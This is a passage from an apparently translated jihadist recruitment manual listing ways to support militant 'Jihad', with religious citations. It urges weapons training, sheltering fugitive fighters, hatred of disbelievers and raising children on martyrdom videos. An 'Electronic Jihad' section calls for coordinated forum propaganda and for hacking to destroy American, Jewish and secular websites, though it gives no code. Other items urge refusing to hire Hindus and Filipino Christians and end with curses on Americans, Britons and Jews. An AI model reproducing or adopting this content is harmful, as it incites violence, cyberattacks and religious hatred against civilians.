And normal walking differs from quick walking, which differs from jogging, which differs from running. Normal walking is known to all, while quick walking is that one walks at a greater speed while making sure not to raise his feet from the ground for a greater amount of time than he would while walking normally. As for jogging, then this is that one covers a distance of 1 kilometer (roughly 0.6 miles) in less than 5.5 minutes. As for running, then it is that one covers a distance of 1 kilometer in less than 4.5 minutes.

This level of physical fitness can be achieved by the *Mujâhid* in one month if he exerts great effort, with the condition that he advances gradually and does not damage his muscles or expose them to tearing. For example, if one begins at the start of the month by jogging for 15 minutes, and increased this time by 2 minutes every day, then this would mean that in a month's time, he would be able to jog for an entire hour without stopping (assuming that the number of days in the month in which he exercises would be 20 if the exercise program was 5 days a week). Likewise, if he begins with 10 pushups at the start of the month and increases the number by 3 everyday, then this means that he would be able to perform 70 pushups nonstop in the space of one month. So, advancing gradually and continuously has a great effect on one's fitness level. Also, during one's physical program, there must be some strength training included to strengthen and tone one's muscles, and the *Mujâhid* must concentrate specifically on those types of weight training that can be performed without heavy exercise equipment, so that he can continue his physical program in any location. Exercise equipment has the effect of making one's body inactive if he is away from them for a long period of time. The best type of exercises are those that can be performed easily and rely on the body's own strength."

26. Train With Weapons and Learn How To Shoot

Learning how to shoot and train with weapons by either reading about them, or in an active manner, because a man might be able to actually train with live ammunition, or with weapons without ammunition, or he might simply be able to read a manual with pictures; every place has its limitations as to this…

And Allâh – the Mighty and Exalted – said:

وَأَعِدُواْ لَهُم مَا اسْتَطَعْتُم مِن قُوَّةٍ وَمِن رِبَاطِ الْخَيْلِ تُرْهِبُونَ بِهِ عَدْوَ اللّهِ وَعَدُوَّكُمْ

" And make ready against them all you can of power, including steeds of war to threaten the enemy of Allâh and your enemy."[36]

And it has been reported from the Prophet (peace be upon him) that he said: **"Verily, the strength is in shooting! Verily, the strength is in shooting! Verily, the strength is in shooting!"**[37]

So, do not belittle this great individual obligation upon every mature and sound-minded Muslim!

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[36] Al-Anfâl; 60

[37] Narrated by Muslim.

Ibn Taymiyyah said: "It is obligatory to prepare for *Jihâd* by preparing one's strength and steeds of war when he is unable to fight, because what is necessary to fulfill an obligation itself becomes an obligation."[38]

So, learn how to shoot and become acquainted with weapons, for this is the path to all honor and success!

And what is strange is the sight of those whose hair becomes white (out of fear) as soon as they see any weapon!

*O Ummah, over the passing of time, you have forgotten the look of weapons * Do not cry over a life and do not call for uprightness*

And how strange is a man who desires to inflict injury upon the enemy and to fight against him on the battlefield while he does not even know how to hold a weapon!! And there is no doubt that everyone who is able to learn how to shoot a weapon and does not do so that he is a sinner due to his lack of fulfilling the obligation that Allâh has placed upon him. And what is even more amazing is the thought of those people who have expended their energies and time in learning about the affairs of this World and how to increase their comfort in it, and they abstain from learning how to shoot weapons with the reality that the enemy is at their doors and has invaded our lands, and Allâh is the source of assistance.

27. Learn to Swim and Ride Horses

'Umar bin al-Khattâb wrote to those in Shâm: "Teach your children how to swim and to ride horses."

Learning to swim and ride horses benefits the *Mujâhid* in the long run because swimming is from the greatest means of strengthening the body, and riding horses never will cease to be a necessity in any time or place, especially in the lands of *Jihâd* and fighting. This is confirmed by the *hadîth* of the Prophet (peace be upon him) that is recorded by al-Bukhârî: **"There is good in the forelocks of horses until the Day of Resurrection."** So, horses have always been – and always will be – used in *Jihâd*, whether that be in Afghânistân, Chechnya, or 'Irâq.

[38] Majmû' al-Fatâwâ'; 28/355.

So, whoever desires to partake in *Jihâd* and is able to do so, then it is upon him to learn to swim and to ride horses, since these are from the things that will benefit him in his *Jihâd*.

28. Learn First-Aid

And from the methods of participating in and serving the *Jihâd* and the *Mujâhidîn* is to learn First Aid, which is greatly needed by the *Mujâhidîn*, such as attending to broken bones, treating wounds and poison exposure, applying tourniquets to muscles and veins, etc. These are all skills that are needed by the *Mujâhidîn*, so this is useful knowledge that is greatly needed in the lands of *Jihâd*, and it is easy and safe to learn.

29. Learn the Fiqh of Jihâd

And from the methods of serving the *Jihâd* and the *Mujâhidîn* is to learn the *fiqh* of *Jihâd* and to study the rulings of it, and this will benefit the *Mujâhidîn* on the frontlines, as the presence of those who will teach them the affairs of their religion is something that is greatly needed by those on the frontlines. Likewise, this person would be of benefit in speaking out in defense of the *Jihâd* and the *Mujâhidîn* from the attacks of the hypocrites, and whoever does something upon knowledge is not like the one who does something without knowledge.

Here is the example of *Shaykh* Yûsuf al-'Uyayrî, who benefited the *Jihâd* with his knowledge and stood up for the *Mujâhidîn*, so he was – in truth – a smashing force against which the horns of those who would insult the *Jihâd* would break, whether they did this out of good or bad intentions.

And included in learning the *fiqh* of *Jihâd* is reading anything that could increase in one's knowledge of *Jihâd* and its methodology, and would clarify any doubts that exist surrounding it. And this can be established by reading the books that were written by the people of knowledge in this area, examples of which include books by 'Abdullâh 'Azzâm, Yûsuf al-'Uyayrî, Abû Muhammad al-Maqdisî, Abû Qatâdah al-Filistînî, 'Abdil Qâdir ibn 'Abdil 'Azîz, Sulaymân al-'Ulwân, 'Alî al-Khudayr, Nâsir al-Fahd, 'Abdil 'Azîz al-Jarbû', Abû Jandal al-Azdî, etc.

30. Giving Shelter to the Mujâhidîn and Honoring Them

Allâh says:

إِن الذِينَ آمَنُوا وَهَاجَرُوا وَجَاهَدُوا بِأَمْوَالِهِمْ وَأَنفُسِهِمْ فِي سَبِيلِ اللهِ وَالذِينَ آوَوْا وَنَصَرُوا أُولَئِكَ بَعْضُهُمْ أَوْلِيَاءُ بَعْضٍ

"Verily, those who believed, and emigrated and strove hard and fought with their property and their lives in the Path of Allâh - as well as those who gave asylum and help - these are allies of one another."[39]

The *Mujâhidîn* are constantly exposed to harm and affliction. Rather, they are even expelled and made into fugitives by the enemy and their servants and slaves. Therefore, it becomes necessary to assist them and give them shelter and make them comfortable and secure, and it is necessary to honor them and fulfill their rights as guests without being annoyed at doing this, just as the Chechens did with the *Mujâhidîn* who went to help them of the Arabs and other than them; they made their homes a resting place for them despite the fact that the Russian enemy would have demolished such homes and killed its male and female inhabitants had they discovered that this was taking place. This was also done by the Afghans after Kabul fell to the Americans, where they were shining examples in honoring the *Mujâhidîn* and helping them to make their way out of Afghânistân, despite the fact the American presence and authority in the area, and the lack of mercy from the Northern Alliance forces that were helping them. However, despite this, a number of the Afghans fulfilled the rights of the *Mujâhidîn* by offering them shelter and hiding them from the enemy, even though many of them paid a heavy price for this. These are the principles that we must implant in ourselves and be willing to pay a heavy price for them, while keeping in mind the great reward from Allâh - the Generous - as it is said:

*Enthusiasm will come in accordance with the strength of its people * And nobility will come in accordance with the strength of its people*

31. Have Enmity Towards the Disbelievers and Hate Them

This issue – even though it is one related to a belief that is engrained in the hearts of the believers – is in and of itself a form of supporting the *Mujâhidîn* if one follows up on it and increases in it. The one who makes himself an enemy to the

[39] Al-Anfâl; 72

disbelievers is certainly from those who are *Mujâhid* allies of Allâh who cause them to taste pain and injury.

32. Expend Effort to Free Our Captives

And this is from the obligations and Islâmic rights that must be fulfilled in regards to the Muslim prisoners.

And "Islâm has commanded the freeing of its captives from the hands of its enemies. So, if a Muslim falls captive into the hands of the enemy, then it becomes an obligation upon the Muslims to expend all available means and efforts to free them, even if that means fighting. If the Muslims are unable to fight, then they must pay a ransom for them, since the Prophet (peace be upon him) said: **"Free the prisoner, feed the hungry, and visit the sick**."[40]

It has also been reported by al-Bukhârî that Abû Juhayfah (may Allâh be pleased with him) said: "I said to 'Alî: "Do you have any revelation other than what is in the Book of Allâh?" He said: "By Allâh, I do not know of it except that it is understanding that Allâh gives a man of the *Qur'ân*, and what is written in these pages." So, I said: "And what is written in those pages?" He said: "Free the captives, and do not kill a Muslim for a disbeliever.""

And Ibn 'Abbâs reported that 'Umar (may Allâh be pleased with him) said: "*Every captive who is in the hands of the disbelievers, then the ransom to free him will be paid from the treasury of the Muslims.*"[41] Ibn Abî Shaybah also reported that 'Umar said: "*For me to rescue a Muslim from the hands of the disbelievers is more beloved to me than the entire Arabian Peninsula.*"[42]

And many of the Muslim rulers of the past have shown amazing heroism in freeing the captives and repelling the hands of the oppressors from them, such as al-Hakam bin Hishâm, the leader of Muslim Spain. When he heard that a Muslim woman was taken as a slave and called out to him personally to save her, he gathered his army and prepared them and went out to the lands of the Europeans in the year 196 H, and proceeded to slaughter them in their lands, conquered many fortresses, and caused great destruction in the process of rescuing her. He also killed many of their men and enslaved their women, collected tremendous amounts of war booty, and then turned to the part of the country where this woman was being held, until she was finally freed. He then returned to Cordova victorious.

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[40] Narrated by al-Bukhârî.
[41] Narrated by Ibn Abî Shaybah in his 'Musannaf'; 6/497.
[42] Musannaf'; 6/496.

And when al-Mansûr bin Abî ‘Âmir returned from one of his battles in Northern Spain, a Muslim woman met him at the gates of Cordova and said to him: “My son is being held captive by the Christians! You must free him!” So, al-Mansûr did not enter Cordova; rather, he returned with his army to where he had just come from and went to free this captive.

And the history of the truthful Muslims is filled with such great stories. Verily, this is truthfulness and righteousness and sincerity. These were the rulers who would work for their people even if at the expense of their throne, and would live through the pains of their people, and would be distressed by whatever would distress their nation and people. So, for the likes of this should the workers work, and for this should the competitors compete.

And the freeing of our captives is from the clearest of Islâmic issues, and the evidences for this are widespread and well-known, and the scholars are agreed upon it, and the Muslims have consensus upon it.”

[Quoted from Sulaymân al-‘Ulwân’s ‘America and the Captives’]

33. Spread the News About the Captives and Be Concerned With their Affairs

The *Mujâhidîn* who are on the frontlines can find those who will pay attention to them, as they are out in the open among other people with their actions and words, and with their attacks against the enemy. As for the captives who fall into the hands of the disbelievers, then little mention is made of them after they are captured, and the one who is concerned with trying to gain their freedom might not find anyone who is similarly concerned with their affairs. And how many of the *Mujâhidîn* who are in the prisons of the Arab and non-Arab oppressors who have nobody to cry for them or to follow their affairs?

So, from the most notable of methods in serving the *Jihâd* and the *Mujâhidîn* is to strive to spread any news regarding these prisoners, and to try to raise awareness of their cause everywhere until the moment that they are freed, and this is the least that we can do for the Muslim prisoners.

34. Electronic Jihâd

And this terminology has emerged between those who seek to assist the *Jihâd* on the Internet, and this is a blessed field which contains much benefit, such as following and spreading of news between the people, in addition to a chance to defend and stand up for the *Mujâhidîn* and spread their ideas and their requests to the people. This effort can be divided into two major parts: discussion boards and hacking methods.

As for the discussion boards, then a group of brothers should get together and assign each other from the well-known discussion boards to register in and post messages that fall into the following categories:

- Inciting to *Jihâd* and mentioning its virtues, especially in our times
- Defending the *Mujâhidîn* and protecting their honor from any who speak ill of the
- Awakening the idea of *Jihâd* in the minds of the masses
- Putting out researches and knowledge-based articles related to *Jihâd*
- Going after those who oppose *Jihâd* from amongst the modernists and apostates, and exposing their faults

So, the brothers should spread these messages throughout each discussion board on a daily basis so that each subject is posted, and then the other brothers can respond to the postings on each board in order to keep it at the top of each forum.

As for the hacking methods, then this is what is truly deserving of the term "electronic *Jihâd*," since the term carries the meaning of force; to strike and to attack. So, whoever is given knowledge in this field, then he should not be stingy with it in regards to using it to serve the *Jihâd*. He should concentrate his efforts on destroying any American websites, as well as any sites that are anti-*Jihâd* and *Mujâhidîn*, Jewish websites, modernist and secular websites.

And to whoever does not have knowledge regarding this art, then it is upon him to learn it with a sincere and good intention, as this is a form of attacking the enemy. Let us make *Jihâd* even if it is by way of the Internet.

35. Stand in Oppostion to the Disbelievers

Whoever mixes with the disbelievers for a legitimate reason, then it is upon him to express his opposition the disbelievers' harming and fighting the Muslims as

much as he is able to do that, just as Nu'aym bin Mas'ûd did during the battle of the Confederates, and with the Jews of Bani Quraydhah on the day of the Trench, and just as a believer from the people of Fir'awn did, regarding which Allâh said:

وَقَالَ رَجُلٌ مُّؤْمِنٌ مِّنْ آلِ فِرْعَوْنَ يَكْتُمُ إِيمَانَهُ أَتَقْتُلُونَ رَجُلًا أَن يَقُولَ رَبِّيَ اللَّهُ

"And a believing man of Fir'awn's family - who hid his faith - said: "Would you kill a man because he says: "My Lord is Allâh?""""[43]

And opposing the disbelievers necessitates not aiding them in any way, shape, or form against the Muslims, because the one who does so can have his action interpretated as disbelief according the the saying of Allâh:

وَمَن يَتَوَلَّهُم مِّنكُمْ فَإِنَّهُ مِنْهُمْ

"...and whoever of you allies himself with them, then he is of them..."[44]

36. Raise Your Children to Love Jihâd and Its People

One's family and children are the preparation for the future and are themselves the future generation, so it is a must to raise one's family and children upon the love of *Jihâd* and the *Mujâhidîn*, and the concepts of martyrdom and sacrifice for the Religion of Allâh, so that when they finally desires to go out in the Path of Allâh, you would be of those who cooperated with them upon obedience.

And from the additional benefits of this is that it makes the family ready and willing to serve the *Mujâhidîn* and to shelter the fugitives from amongst them.

And from the additional benefits of this is that it one's sons will carry on the *Jihâd* even after he himself has left this life.

'Abdullâh bin az-Zubayr's father, az-Zubayr bin al-'Awwâm, would bring him along to witness battles from an early age, and he would help tend to the injured *Mujâhidîn*. So, when he came of age, he became who he was: a man of bravery and courage. Likewise, whoever is brought up upon something, he grows up to become it.

And from the methods of raising one's children and family upon *Jihâd* are:

[43] Ghâfir; 28
[44] Al-Mâ'idah; 51

- Teaching them the biography of the Prophet (peace be upon him) and the stories of the battles that he took part in
- Teaching them of the heroic feats of the Companions and the *Tâbi'în* that are authentically reported in the books of history
- Bringing to them tapes (both video and audio) of *Jihâd* and the *Mujâhidîn* so that they would increase in their love of *Jihâd* and attachment to the *Mujâhidîn*
- Telling them the stories from the news and the lives of the *Mujâhidîn* – both past and present
- Listening to tapes that admonish and speak of issues related to *Jihâd* and martyrdom, as well as the virtue of martyrdom
- Naming one's children after the past and present heroes of *Jihâd*

37. Abandon Luxury

And from the things that assist one in making *Jihâd* and serving its people is to abandon luxury and comfort, and the chasing after the pleasures of this World, as 'Abdullâh 'Azzâm said: "Luxury is the enemy of *Jihâd*."

And luxury has its effects that are noticed sooner or later, such as hardness of the heart, arrogance, running after the Worldly matters and loving them, and hating death. This all leads to sitting back from *Jihâd*; rather, it leads to abandoning the truth; rather, it leads to leading others to abandon it as well!

And luxury and relaxation in this World is not mentioned in the *Qur'ân* except in a negative manner:

وَمَا أَرْسَلْنَا فِي قَرْيَةٍ مِن نَذِيرٍ إِلَّا قَالَ مُتْرَفُوهَا إِنَّا بِمَا أُرْسِلْتُم بِهِ كَافِرُونَ

"And We did not send a warner to a township except those who were given worldly wealth and luxuries among them said: "We believe not in the Message with which you have been sent."[45]

وَكَذَلِكَ مَا أَرْسَلْنَا مِن قَبْلِكَ فِي قَرْيَةٍ مِن نَذِيرٍ إِلَّا قَالَ مُتْرَفُوهَا إِنَّا وَجَدْنَا آبَاءَنَا عَلَىٰ أُمَّةٍ وَإِنَّا عَلَىٰ آثَارِهِم مُّقْتَدُونَ

"And similarly, We sent not a warner before you to any town but the luxurious ones among them said: "We found our fathers following a certain way and religion, and we will indeed follow their footsteps.""[46]

[45] Saba'; 34
[46] Az-Zukhruf; 23

وَاتَّبَعَ الَّذِينَ ظَلَمُوا مَا أُتْرِفُوا فِيهِ وَكَانُوا مُجْرِمِينَ

"Those who did wrong pursued the enjoyment of good things of this worldly life, and were wrongdoers."[47]

إِنَّهُمْ كَانُوا قَبْلَ ذَٰلِكَ مُتْرَفِينَ

"Verily, before that, they indulged in luxury."[48]

And look in the following verses as well: [*al-Isrâ'*; 16], [*al-Ambiyâ'*; 13], and [*al-Mu'minûn*; 33,64]. So, these are eight verses that mention luxury, and not once is it mentioned in them except in a blameworthy manner.

And let not anyone reading this think that we are belittling the importance of wealth, as wealth is the sustainer of life (after Allâh) and is the lifeline of war, and this has been discussed previously in the second chapter about spending your wealth in the Path of Allâh.

However, we warn against excessiveness in spending money and luxury, especially for those who are active in the arena of *Jihâd* because of the negative effects that we have seen of this with our own eyes, such as some being led to complete abandonment of the issue of *Jihâd*, and instead chasing after this World. Allâh says:

يَا أَيُّهَا الَّذِينَ آمَنُوا لَا تُلْهِكُمْ أَمْوَالُكُمْ وَلَا أَوْلَادُكُمْ عَن ذِكْرِ اللَّهِ وَمَن يَفْعَلْ ذَٰلِكَ فَأُولَٰئِكَ هُمُ الْخَاسِرُونَ

"O you who believe! Let not your properties or your children divert you from the remembrance of Allâh. And whosoever does that, then they are the losers."[49]

وَاعْلَمُوا أَنَّمَا أَمْوَالُكُمْ وَأَوْلَادُكُمْ فِتْنَةٌ وَأَنَّ اللَّهَ عِندَهُ أَجْرٌ عَظِيمٌ

"And know that your possessions and your children are but a trial and that surely with Allâh is a mighty reward."[50]

Ibn Khaldûn has included many beneficial sections in his *'Muqaddimah'* showing the negative effects of luxury and wealth and how they lead to the destruction of

[47] Hûd; 116
[48] Al-Wâqi'ah; 45
[49] Al-Munâfiqûn; 9
[50] Al-Anfâl; 28

nations, and how the bad character that is a result of that also leads to defeat at the hands of the enemy.

38. Boycott the Goods of the Enemy

And it is sufficient for us to present here the *fatwâ* of *Shaykh* Hamûd bin 'Uqlâ' ash-Shu'aybî (may Allâh have Mercy on him), where he said:

"All Praise is due to Allâh, the Lord of the Worlds, and may peace and blessings be upon the noblest of Prophets and Messengers, our Prophet, Muhammad, and upon his Household and Companions.

As for what follows:

Allâh says:

مُحَمَّدٌ رَسُولُ اللهِ وَالَّذِينَ مَعَهُ أَشِدَّاءُ عَلَى الْكُفَّارِ

"Muhammad is the Messenger of Allâh, and those who believe with him are stern against the disbelievers."[51]

And Allâh – the Exalted – said, in describing the believers:

أَعِزَّةٍ عَلَى الْكَافِرِينَ يُجَاهِدُونَ فِي سَبِيلِ اللَّهِ وَلَا يَخَافُونَ لَوْمَةَ لَائِمٍ

"...stern against the disbelievers; they strive in the Path of Allâh and do not fear the blame of the blamers."[52]

And the Exalted says, in regards to fighting the disbelievers:

وَخُذُوهُمْ وَاحْصُرُوهُمْ وَاقْعُدُوا لَهُمْ كُلَّ مَرْصَدٍ

"... capture them and besiege them, and prepare for them each and every ambush..."[53]

And the Exalted says:

[51] Al-Fath; 29
[52] Al-Mâ'idah; 54
[53] At-Tawbah; 5

وَلاَ يَطَؤُونَ مَوْطِئًا يَغِيظُ الْكُفَّارَ وَلاَ يَنَالُونَ مِنْ عَدُوٍّ نَيْلاً إِلا كُتِبَ لَهُم بِهِ عَمَلٌ صَالِحٌ

***" nor do they take any step to raise the anger of disbelievers nor inflict any injury upon an enemy but is written to their credit as a deed of righteousness…"*[54]**

Verily, every time and era has its respective weapons of warfare and *Jihâd* that are used against the enemy, and the Muslims have always used such various weapons for *Jihâd* against their enemies, intending to defeat them and weaken them. Ash-Shawkânî said: "Allâh has commanded us to kill the disbelievers and did not specify the exact manner in which to do so, and He did not say that we would be taken to account unless we did it in such-and-such a manner in exclusion to such-and-such a manner."[55] And this is in agreement with the generality of the saying of Allâh, the Exalted: ***"…capture them and besiege them, and prepare for them each and every ambush…"***[56] And from the methods of *Jihâd* that the Messenger (peace be upon him) used against his enemies with the goal of weakening them is the method of economic sanctions, which today is also known as an economic boycott.

And from the examples of the Prophet (peace be upon him) using this method are as follows:

1 – The activities of the first *Jihâd* movement, and the fact that the first expeditions to be sent forth by the Messenger (peace be upon him) and the first battles that he led were meant to threaten the trading paths of the Quraysh to Syria (in the north) and to Yemen (in the south), and they were essentially a severe blow to the economy of Makkah that were meant to weaken it financially.

2 – The story of the siege of the Jews of Banu an-Nadîr, and it is mentioned in *'Sahih Muslim'*. When they violated their pact, the Messenger of Allâh (peace be upon him) laid siege to them and cut down and burned up their date-palm trees. So, they sent to him saying that they would leave that piece of land. So, he defeated them by way of economic warfare, and on this occasion, Allâh – the Exalted – revealed the verse:

[54] At-Tawbah; 120
[55] As-Sayl al-Jirâr'; 4/534
[56] At-Tawbah; 5

مَا قَطَعْتُم من لِينَةٍ أَوْ تَرَكْتُمُوهَا قَائِمَةً عَلَى أُصُولِهَا فَبِإِذْنِ اللهِ وَلِيُخْزِيَ الْفَاسِقِينَ

"Whatever you cut down of the palm-trees or left standing on their stems, it was by Leave of Allâh, and in order that He might disgrace the sinners."[57]

So, laying siege to them and destroying their crops – which were the lifelines of the power of their economy – was from the greatest of methods of applying pressure to them and defeating them and expelling them from Madînah.

3 – The story of the siege of at-Tâ'if after the conquering of Makkah, and the basis of this story is mentioned by al-Bukhârî in the 'Book of Expeditions,' and Muslim in the 'Book of *Jihâd,'* and Ibn al-Qayyim explained the story in detail in *'Zâd al-Ma'âd,'* and Ibn Sa'ad mentioned it in his *'Tabaqât'* [2/158], where he said: "…so, the Messenger of Allâh (peace be upon him), and commanded that the crops of Thaqîf be cut and burned, so the Muslims proceeded to cut them all." Ibn al-Qayyim mentions, from the benefits of this: "And in it is the permissibility of cutting the crops of the disbelievers if this will lead to their weakness and injury."

4 – The story of the economic boycott of the Companion Thumâmah bin Athâl al-Hanafî (may Allâh be Pleased with him), and this story has been narrated in the books of history and biographies, as was mentioned by Ibn Ishâq in his *'Sîrah,'* Ibn al-Qayyim in *'Zâd al-Ma'âd,'* al-Bukhârî in the 'Book of Expeditions,' and Muslim in the 'Book of *Jihâd*.' His story took place before the conquering of Makkah, when he entered into Islâm and proceeded to Makkah for '*Umrah*. After his '*Umrah*, he announced his economic boycott of Quraysh, saying: "No, by Allâh! I will not give you from al-Yamâmah a single grain of wheat until the Messenger of Allâh (peace be upon him) allows me to do so!" Then, he went out to al-Yamâmah and prevented his people from taking anything to Makkah so that it would not reach Quraysh. The Messenger (peace be upon him) approved of this economic siege, and this is from the virtues of this Companion (may Allâh be Pleased with him).

All of these events and those that are similar to them are basically legislation from the Messenger of Allâh (peace be upon him) of a basic principle from the principles of fighting the disbelievers in every time and place.

[57] Al-Hashr; 5

And this affair today is in the hands of the Islâmic populations to make *Jihâd* with. Allâh says:

فَاتقُوا اللهَ مَا اسْتَطَعْتُمْ

"...fear Allâh as much as you are able..."[58]

…and this is from the beneficial forms of *Jihâd* that all of the people can take part in, since the others have abandoned fighting the disbelievers themselves. Because of this, we encourage our Muslim brothers to fight the Americans and the British and the Jews, and to use the weapon of economic boycott which will weaken their economies.

And if the Muslim masses do not have the power or ability to engage in armed *Jihâd* against them, then the least they could do is to boycott them economically, as well as their companies and interests. The Prophet (peace be upon him) said: **"Strive against the disbelievers with your wealth, your hands, and your tongues."**[59]

Likewise, I encourage our Muslim brothers to be patient and continuous in this *Jihâd*, as Allâh – the Exalted – says:

يَا أيهَا الذِينَ آمَنُواْ اصْبِرُواْ وَصَابِرُواْ وَرَابِطُواْ

"O you who believe! Endure and be more patient, and guard your territory..."[60]

…and to not become bored or lazy, as victory comes with patience, and they should exert all efforts in boycotting American, British, and Jewish companies and interests in a strong, forceful, and comprehensive manner. Allâh – the Exalted – says:

وَتَعَاوَنُواْ عَلَى الْبر وَالتقْوَى

"And co-operate upon righteousness and piety..."[61]

And we have previously touched upon – and Praise be to Allâh – the effects of a massive boycott on the American, British, and Jewish economies. And America and Britain are behind the fight against *Jihâd* in every part of the World, and they are behind the aid to the Zionists in Palestine, and they are behind the international economic sanctions against the Tâlibân's Islâmic State in Afghânistân (translator's note: obviously, this *fatwâ* was given before the events of 9/11), and they are the ones who are behind the assistance to the Russians in

[58] At-Taghâbun; 16
[59] Narrated by Ahmad and Abû Dâwûd, on the authority of Anas.
[60] Al 'Imrân; 200
[61] Al-Mâ'idah; 2

Chechnya, and the Christians against our *Mujâhidîn* brothers in the Philippines and Indonesia and Kashmîr, and other than them. And they are behind the effort to weaken the *Jihâd* and the Muslims, and they are behind the economic sanctions against the Muslim people of 'Irâq, as well as the daily airstrikes that have been pounding it oppressively for over ten years, putting aside the state of its rulers (**translator's note:** once again, an obvious reference to events in the past).

And they have actualized and confirmed the saying of Allâh – the Exalted:

وَلَن تَرْضَى عَنكَ الْيَهُودُ وَلاَ النصَارَى حَتى تَتبِعَ مِلتَهُمْ

"And the Jews and Christians will not be pleased with you until you follow their religion."[62]

O Allâh! Do away with the Americans, the British, the Jews, as well as their helpers and servants! O Allâh! Bring your wrath upon them, and make give them years of distress as was done with the people of Yûsuf.

And may the peace and blessings of Allâh be upon your Prophet Muhammad, and his Household and Companions, *âmîn*."

[Dictated by the noble *Shaykh* Hamûd bin 'Uqlâ' ash-Shu'aybî; 11/28/1421]

39. Do Not Hire Workers from the War Wagers (Harbiyyîn)

[**Note:** this is more applicable to the system currently in place in the Gulf countries, as opposed to Western countries]

And this can be a follow-up to the economic boycott, and consists of not hiring workers and servants from those counties that are at war with Islâm.

So, for example, you would not hire a Hindu since the Hindus are fighting against our brothers in Kashmîr, and you would not hire a Filippino Christian since they are fighting our brothers in the Southern Philippines, and so on and so forth. Generally speaking, we say: there is no need to use these disbelieving sinners. A man can limit those workers that he hires to those who are Muslims, as this is enough and better, so that the money that he pays to these servants does not become used to fight against the Muslims.

This is a clear and obvious concept, as Allâh says:

[62] Al-Baqarah; 120

وَلَعَبْدٌ مؤْمِنٌ خَيْرٌ من مشْرِكٍ وَلَوْ أَعْجَبَكُمْ

"And indeed a slave who believes is better than a polytheist who is free, even though he pleases you."[63]

Conclusion

I would like to conclude this document by mentioning some of the threats related to abandoning *Jihâd* that have been mentioned by *Shaykh* 'Abdil 'Azîz al-Jalîl (may Allâh preserve him) in his book *'at-Tarbiyah al-Jihâdiyyah'*:

The Danger of Abandoning *Jihâd* in the Path of Allâh:

"After we have clarified in the introduction regarding the virtues of *Jihâd* and its fruits in this World and the next, it should then be easy for us in this conclusion to speak about the dangers of abandoning *Jihâd* and preparation for it, and what results from that of evils and harms and bad endings in this World and the next.

The scholars have always considered the abandonment of *Jihâd* to be from the greatest of sins. Ibn Hajar al-Haythamî said: "The 391st and 392nd major sins: abandoning *Jihâd* when it has become an individual obligation; when the enemy has entered into the lands of Islâm, or took a Muslim as a prisoner that is capable of being rescued from them, or if the people abandon *Jihâd* altogether, or if the people of the outskirts of the Islâmic state abandon fortifying the frontlines, leaving them open to the attacks of the disbelievers."[64] And because of this, the abandonment of *Jihâd* and preparation for it is considered a sign of hypocrisy, as the Messenger of Allâh (peace be upon him) said: **"Whoever dies without fighting, or at least having the intention to fight, then he dies upon a branch of hypocrisy."**

And Allâh has counted it from amongst the manifestations of lack of belief in the Hereafter, or weakness in certainty in it. He says:

لا يَسْتَأْذِنُكَ الذِينَ يُؤْمِنُونَ بِاللهِ وَالْيَوْمِ الْآخِرِ أَنْ يُجَاهِدُوا بِأَمْوَالِهِمْ وَأَنفُسِهِمْ وَاللهُ عَلِيمٌ بِالْمُتقِينَ إِنمَا يَسْتَأْذِنُكَ الذِينَ لا يُؤْمِنُونَ بِاللهِ وَالْيَوْمِ الْآخِرِ وَارْتَابَتْ قُلُوبُهُمْ

[63] Al-Baqarah; 221
[64] Az-Zawâjir min Iqtirâf al-Kabâ'ir; 2/163

قُهُمْ فِي رَيْبِهِمْ يَتَرَدَّدُونَ وَلَوْ أَرَادُوا الْخُرُوجَ لَأَعَدُّوا لَهُ عُدَّةً وَلَكِنْ كَرِهَ اللَّهُ انْبِعَاثَهُمْ فَثَبَّطَهُمْ وَقِيلَ اقْعُدُوا مَعَ الْقَاعِدِينَ

"Those who believe in Allâh and the Last Day would not ask your leave to be exempted from fighting with their wealth and their lives, and Allâh is the All-Knower of the pious. It is only those who believe not in Allâh and the Last Day and whose hearts are in doubt that ask you to exempt them, so in their doubts they waver. And if they had intended to march out, certainly, they would have made some preparation for it, but Allâh was averse to their being sent forth, so He made them lag behind, and it was said: "Sit you among those who sit.""[65]

And we can summarize the dangers and bad endings resulting from abandoning of *Jihâd* as follows:

1 – The abandoning of *Jihâd* is a major sin, as we previously explained, since it consists of exposing one to the anger of Allâh – the Mighty and Exalted – and His punishment in this World and the next.

Allâh says:

إِلاَّ تَنفِرُوا يُعَذِّبْكُمْ عَذَاباً أَلِيماً وَيَسْتَبْدِلْ قَوْماً غَيْرَكُمْ وَلا تَضُرُّوهُ شَيْئاً وَاللَّهُ عَلَى كُلِّ شَيْءٍ قَدِيرٍ

"If you march not forth, He will punish you with a painful torment and will replace you by another people, and you cannot harm Him at all, and Allâh is Able to do all things."[66]

قُلْ إِنْ كَانَ آبَاؤُكُمْ وَأَبْنَاؤُكُمْ وَإِخْوَانُكُمْ وَأَزْوَاجُكُمْ وَعَشِيرَتُكُمْ وَأَمْوَالٌ اقْتَرَفْتُمُوهَا وَتِجَارَةٌ تَخْشَوْنَ كَسَادَهَا وَمَسَاكِنُ تَرْضَوْنَهَا أَحَبَّ إِلَيْكُمْ مِنَ اللهِ وَرَسُولِهِ وَجِهَادٍ فِي سَبِيلِهِ فَتَرَبَّصُوا حَتَّى يَأْتِيَ اللَّهُ بِأَمْرِهِ وَاللَّهُ لا يَهْدِي الْقَوْمَ الْفَاسِقِينَ لَقَدْ نَصَرَكُمُ اللَّهُ فِي مَوَاطِنَ كَثِيرَةٍ وَيَوْمَ حُنَيْنٍ إِذْ أَعْجَبَتْكُمْ كَثْرَتُكُمْ فَلَمْ تُغْنِ عَنْكُمْ شَيْئاً وَضَاقَتْ عَلَيْكُمُ الأَرْضُ بِمَا رَحُبَتْ ثُمَّ وَلَّيْتُمْ مُدْبِرِينَ ثُمَّ أَنْزَلَ اللَّهُ سَكِينَتَهُ عَلَى رَسُولِهِ وَعَلَى الْمُؤْمِنِينَ وَأَنْزَلَ جُنُوداً لَمْ تَرَوْهَا وَعَذَّبَ الَّذِينَ كَفَرُوا وَذَلِكَ جَزَاءُ الْكَافِرِينَ

[65] At-Tawbah; 44
[66] At-Tawbah; 39

"Say: If your fathers, your sons, your brothers, your wives, your kindred, the wealth that you have gained, the commerce in which you fear a decline, and the dwellings in which you delight are dearer to you than Allâh and His Messenger, and striving hard and fighting in His Path, then wait until Allâh brings about His Decision. Truly, Allâh has given you victory on many battlefields, and on the Day of Hunayn when you rejoiced at your great number but it did not avail you and the earth, vast as it is, was straitened for you, then you turned back in flight. Then Allâh sent down tranquility upon His Messenger and on the believers, and sent down forces which you did not see, and punished the disbelievers. This is the recompense of disbelievers."[67]

